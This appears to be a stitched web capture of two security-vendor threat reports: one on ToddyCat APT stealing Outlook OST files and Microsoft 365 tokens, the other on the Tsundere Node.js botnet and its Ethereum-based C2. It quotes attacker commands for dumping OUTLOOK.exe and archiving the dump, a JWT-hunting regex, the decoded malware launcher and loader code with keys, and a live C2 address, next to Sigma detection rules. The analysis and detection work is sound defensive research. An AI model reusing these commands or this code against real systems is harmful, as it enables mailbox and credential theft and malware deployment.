
However, access to an OST file is blocked by the application while Outlook is running. To copy the file, the attackers created a specialized tool called TCSectorCopy.

TCSectorCopy

This tool is designed for block-by-block copying of files that may be inaccessible by applications or the operating system, such as files that are locked while in use.

The tool is a 32-bit PE file written in C++. After launch, it processes parameters passed via the command line: the path to the source file to be copied and the path where the result should be saved. The tool then validates that the source path is not identical to the destination path.

Validating the TCSectorCopy command line parameters

Validating the TCSectorCopy command line parameters

Next, the tool gathers information about the disk hosting the file to be copied: it determines the cluster size, file system type, and other parameters necessary for low-level reading.

Determining the disk's file system type

Determining the disk’s file system type

TCSectorCopy then opens the disk as a device in read-only mode and sequentially copies the file content block by block, bypassing the standard Windows API. This allows the tool to copy even the files that are locked by the system or other applications.


The adversary uploaded this tool to target host and used it to copy user OST files:

xCopy.exe  C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost <email>@<domain>.ost2

Having obtained the OST files, the attackers processed them using a separate tool to extract the email correspondence content.

XstReader

XstReader is an open-source C# tool for viewing and exporting the content of Microsoft Outlook OST and PST files. The attackers used XstReader to export the content of the previously copied OST files.

XstReader is executed with the -e parameter and the path to the copied file. The -e parameter specifies the export of all messages and their attachments to the current folder in the HTML, RTF, and TXT formats.

XstExport.exe -e <email>@<domain>.ost2

After exporting the data from the OST file, the attackers review the list of obtained files, collect those of interest into an archive, and exfiltrate it.

 Stealing data with TCSectorCopy and XstReader

Stealing data with TCSectorCopy and XstReader

Detection

To detect unauthorized access to Outlook OST files, it’s necessary to set up auditing for the %LOCALAPPDATA%\Microsoft\Outlook\ folder and monitor access events for files with the .ost extension. The Outlook process and other processes legitimately using this file must be excluded from the audit.

title: Access To Outlook Ost Files
id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
status: experimental
description: Detects access to the Outlook Offline Storage Table (OST) file
author: Kaspersky
date: 2025-08-11
tags:
    - attack.collection
    - attack.t1114.001
logsource:
    product: windows
    service: security
detection:
    event:
        EventID: 4663
    outlook_path:
        ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
    ost_file:
        ObjectName|endswith: '.ost'
    condition: event and outlook_path and ost_file
falsepositives: Legitimate activity
level: low

The TCSectorCopy tool accesses the OST file via the disk device, so to detect it, it’s important to monitor events such as Event ID 9 (RawAccessRead) in Sysmon. These events indicate reading directly from the disk, bypassing the file system.

As we mentioned earlier, TCSectorCopy receives the path to the OST file via a command line. Consequently, detecting this tool’s malicious activity requires monitoring for a specific OST file naming pattern: the @ symbol and the .ost extension in the file name.

Example of detecting TCSectorCopy activity in KATA

Example of detecting TCSectorCopy activity in KATA

Stealing access tokens from Outlook

Since active file collection actions on a host are easily tracked using monitoring systems, the attackers’ next step was gaining access to email outside the hosts where monitoring was being performed. Some target organizations used the Microsoft 365 cloud office suite. The attackers attempted to obtain the access token that resides in the memory of processes utilizing this cloud service.

In the OAuth 2.0 protocol, which Microsoft 365 uses for authorization, the access token is used when requesting resources from the server. In Outlook, it is specified in API requests to the cloud service to retrieve emails along with attachments. Its disadvantage is its relatively short lifespan; however, this can be enough to retrieve all emails from a mailbox while bypassing monitoring tools.


The access token is stored using the JWT (JSON Web Tokens) standard. The token content is encoded using Base64. JWT headers for Microsoft applications always specify the typ parameter with the JWT value first. This means that the first 18 characters of the encoded token will always be the same.

The attackers used SharpTokenFinder to obtain the access token from the user’s Outlook application. This tool is written in C# and designed to search for an access token in processes associated with the Microsoft 365 suite. After launch, the tool searches the system for the following processes:

  • “TEAMS”
  • “WINWORD”
  • “ONENOTE”
  • “POWERPNT”
  • “OUTLOOK”
  • “EXCEL”
  • “ONEDRIVE”
  • “SHAREPOINT”

If these processes are found, the tool attempts to open each process’s object using the OpenProcess function and dump their memory. To do this, the tool imports the MiniDumpWriteDump function from the dbghelp.dll file, which writes user mode minidump information to the specified file. The dump files are saved in the dump folder, located in the current SharpTokenFinder directory. After creating dump files for the processes, the tool searches for the following string pattern in each of them:

"eyJ0eX[a-zA-Z0-9\\._\\-]+"

This template uses the first six symbols of the encoded JWT token, which are always the same. Its structures are separated by dots. This is sufficient to find the necessary string in the process memory dump.

Example of a JWT Token

Example of a JWT Token


In the incident being described, the local security tools (EPP) blocked the attempt to create the OUTLOOK.exe process dump using SharpTokenFinder, so the operator used ProcDump from the Sysinternals suite for this purpose:

procdump64.exe -accepteula -ma OUTLOOK.exe
dir c:\windows\temp\OUTLOOK.EXE_<id>.dmp
c:\progra~1\winrar\rar.exe a -k -r -s -m5 -v100M %temp%\dmp.rar c:\windows\temp\OUTLOOK.EXE_<id>.dmp

Here, the operator executed ProcDump with the following parameters:

  • accepteula silently accepts the license agreement without displaying the agreement window.
  • ma indicates that a full process dump should be created.
  • exe is the name of the process to be dumped.

The dir command is then executed as a check to confirm that the file was created and is not zero size. Following this validation, the file is added to a dmp.rar archive using WinRAR. The attackers sent this file to their host via SMB.

Detection

To detect this technique, it’s necessary to monitor the ProcDump process command line for names belonging to Microsoft 365 application processes.

title: Dump Of Office 365 Processes Using Procdump
id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
status: experimental
description: Detects Office 365 process names in the command line of the procdump tool
author: kaspersky
date: 2025-08-11
tags:
    - attack.lateral-movement
    - attack.defense-evasion
    - attack.t1550.001
logsource:
  category: process_creation
  product: windows
detection:
    selection:
        Product: 'ProcDump'
        CommandLine|contains:
            - 'teams'
            - 'winword'
            - 'onenote'
            - 'powerpnt'
            - 'outlook'
            - 'excel'
            - 'onedrive'
            - 'sharepoint'
    condition: selection
falsepositives: Legitimate activity
level: high

Below is an example of the ProcDump tool from the Sysinternals package used to dump the Outlook process memory, detected by Kaspersky Anti Targeted Attack (KATA).

Example of Outlook process dump detection in KATA

Example of Outlook process dump detection in KATA

Takeaways

The incidents reviewed in this article show that ToddyCat APT is constantly evolving its techniques and seeking new ways to conceal its activity aimed at gaining access to corporate correspondence within compromised infrastructure. Most of the techniques described here can be successfully detected. For timely identification of these techniques, we recommend using both host-based EPP solutions, such as Kaspersky Endpoint Security for Business, and complex threat monitoring systems, such as Kaspersky Anti Targeted Attack. For comprehensive, up-to-date information on threats and corresponding detection rules, we recommend Kaspersky Threat Intelligence.

Indicators of compromise

Malicious files
55092E1DEA3834ABDE5367D79E50079A             ip445.ps1
2320377D4F68081DA7F39F9AF83F04A2              xCopy.exe
B9FDAD18186F363C3665A6F54D51D3A0             stf.exe

Not-a-virus files
49584BD915DD322C3D84F2794BB3B950             XstExport.exe

File paths
C:\programdata\ip445.ps1
C:\Windows\Temp\xCopy.exe
C:\Windows\Temp\XstExport.exe
c:\windows\temp\stf.exe

PDB
O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb

Blockchain and Node.js abused by Tsundere: an emerging botnet

Introduction

Tsundere is a new botnet, discovered by our Kaspersky GReAT around mid-2025. We have correlated this threat with previous reports from October 2024 that reveal code similarities, as well as the use of the same C2 retrieval method and wallet. In that instance, the threat actor created malicious Node.js packages and used the Node Package Manager (npm) to deliver the payload. The packages were named similarly to popular packages, employing a technique known as typosquatting. The threat actor targeted libraries such as Puppeteer, Bignum.js, and various cryptocurrency packages, resulting in 287 identified malware packages. This supply chain attack affected Windows, Linux, and macOS users, but it was short-lived, as the packages were removed and the threat actor abandoned this infection method after being detected.

The threat actor resurfaced around July 2025 with a new threat. We have dubbed it the Tsundere bot after its C2 panel. This botnet is currently expanding and poses an active threat to Windows users.

Initial infection

Currently, there is no conclusive evidence on how the Tsundere bot implants are being spread. However, in one documented case, the implant was installed via a Remote Monitoring and Management (RMM) tool, which downloaded a file named pdf.msi from a compromised website. In other instances, the sample names suggest that the implants are being disseminated using the lure of popular Windows games, particularly first-person shooters. The samples found in the wild have names such as “valorant”, “cs2”, or “r6x”, which appear to be attempts to capitalize on the popularity of these games among piracy communities.

Malware implants

According to the C2 panel, there are two distinct formats for spreading the implant: via an MSI installer and via a PowerShell script. Implants are automatically generated by the C2 panel (as described in the Infrastructure section).

MSI installer

The MSI installer was often disguised as a fake installer for popular games and other software to lure new victims. Notably, at the time of our research, it had a very low detection rate.

The installer contains a list of data and JavaScript files that are updated with each new build, as well as the necessary Node.js executables to run these scripts. The following is a list of files included in the sample:

nodejs/B4jHWzJnlABB2B7
nodejs/UYE20NBBzyFhqAQ.js
nodejs/79juqlY2mETeQOc
nodejs/thoJahgqObmWWA2
nodejs/node.exe
nodejs/npm.cmd
nodejs/npx.cmd

The last three files in the list are legitimate Node.js files. They are installed alongside the malicious artifacts in the user’s AppData\Local\nodejs directory.

An examination of the CustomAction table reveals the process by which Windows Installer executes the malware and installs the Tsundere bot:

RunModulesSetup 1058    NodeDir powershell -WindowStyle Hidden -NoLogo -enc JABuAG[...]ACkAOwAiAA==

After Base64 decoding, the command appears as follows:

$nodePath = "$env:LOCALAPPDATA\nodejs\node.exe";
& $nodePath  - e "const { spawn } = require('child_process'); spawn(process.env.LOCALAPPDATA + '\\nodejs\\node.exe', ['B4jHWzJnlABB2B7'], { detached: true, stdio: 'ignore', windowsHide: true, cwd: __dirname }).unref();"

This will execute Node.js code that spawns a new Node.js process, which runs the loader JavaScript code (in this case, B4jHWzJnlABB2B7). The resulting child process runs in the background, remaining hidden from the user.

Loader script

The loader script is responsible for ensuring the correct decryption and execution of the main bot script, which handles npm unpackaging and configuration. Although the loader code, similar to the code for the other JavaScript files, is obfuscated, it can be deobfuscated using open-source tools. Once executed, the loader attempts to locate the unpackaging script and configuration for the Tsundere bot, decrypts them using the AES-256 CBC cryptographic algorithm with a build-specific key and IV, and saves the decrypted files under different filenames.

encScriptPath = 'thoJahgqObmWWA2',
  encConfigPath = '79juqlY2mETeQOc',
  decScript = 'uB39hFJ6YS8L2Fd',
  decConfig = '9s9IxB5AbDj4Pmw',
  keyBase64 = '2l+jfiPEJufKA1bmMTesfxcBmQwFmmamIGM0b4YfkPQ=',
  ivBase64 = 'NxrqwWI+zQB+XL4+I/042A==',
[...]
    const h = path.dirname(encScriptPath),
      i = path.join(h, decScript),
      j = path.join(h, decConfig)
    decryptFile(encScriptPath, i, key, iv)
    decryptFile(encConfigPath, j, key, iv)

The configuration file is a JSON that defines a directory and file structure, as well as file contents, which the malware will recreate. The malware author refers to this file as “config”, but its primary purpose is to package and deploy the Node.js package manager (npm) without requiring manual installation or downloading. The unpackaging script is responsible for recreating this structure, including the node_modules directory with all its libraries, which contains packages necessary for the malware to run.


With the environment now set up, the malware proceeds to install three packages to the node_modules directory using npm:

  • ws: a WebSocket networking library
  • ethers: a library for communicating with Ethereum
  • pm2: a Node.js process management tool
Loader script installing the necessary toolset for Tsundere persistence and execution

Loader script installing the necessary toolset for Tsundere persistence and execution

The pm2 package is installed to ensure the Tsundere bot remains active and used to launch the bot. Additionally, pm2 helps achieve persistence on the system by writing to the registry and configuring itself to restart the process upon login.

PowerShell infector


The PowerShell version of the infector operates in a more compact and simplified manner. Instead of utilizing a configuration file and an unpacker — as done with the MSI installer — it downloads the ZIP file node-v18.17.0-win-x64.zip from the official Node.js website nodejs[.]org and extracts it to the AppData\Local\NodeJS directory, ultimately deploying Node.js on the targeted device. The infector then uses the AES-256-CBC algorithm to decrypt two large hexadecimal-encoded variables, which correspond to the bot script and a persistence script. These decrypted files, along with a package.json file are written to the disk. The package.json file contains information about the malicious Node.js package, as well as the necessary libraries to be installed, including the ws and ethers packages. Finally, the infector runs both scripts, starting with the persistence script that is followed by the bot script.

The PowerShell infector creates a package file with the implant dependencies

The PowerShell infector creates a package file with the implant dependencies

Persistence is achieved through the same mechanism observed in the MSI installer: the script creates a value in the HKCU:\Software\Microsoft\Windows\CurrentVersion\Run registry key that points to itself. It then overwrites itself with a new script that is Base64 decoded. This new script is responsible for ensuring the bot is executed on each login by spawning a new instance of the bot.

Tsundere bot

We will now delve into the Tsundere bot, examining its communication with the command-and-control (C2) server and its primary functionality.

C2 address retrieval


Web3 contracts, also known as smart contracts, are deployed on a blockchain via transactions from a wallet. These contracts can store data in variables, which can be modified by functions defined within the contract. In this case, the Tsundere botnet utilizes the Ethereum blockchain, where a method named setString(string _str) is defined to modify the state variable param1, allowing it to store a string. The string stored in param1 is used by the Tsundere botnet administrators to store new WebSocket C2 servers, which can be rotated at will and are immutable once written to the Ethereum blockchain.

The Tsundere botnet relies on two constant points of reference on the Ethereum blockchain:

  • Wallet: 0x73625B6cdFECC81A4899D221C732E1f73e504a32
  • Contract: 0xa1b40044EBc2794f207D45143Bd82a1B86156c6b

In order to change the C2 server, the Tsundere botnet makes a transaction to update the state variable with a new address. Below is a transaction made on August 19, 2025, with a value of 0 ETH, which updates the address.

Smart contract containing the Tsundere botnet WebSocket C2

Smart contract containing the Tsundere botnet WebSocket C2

The state variable has a fixed length of 32 bytes, and a string of 24 bytes (see item [2] in the previous image) is stored within it. When this string is converted from hexadecimal to ASCII, it reveals the new WebSocket C2 server address: ws[:]//185.28.119[.]179:1234.

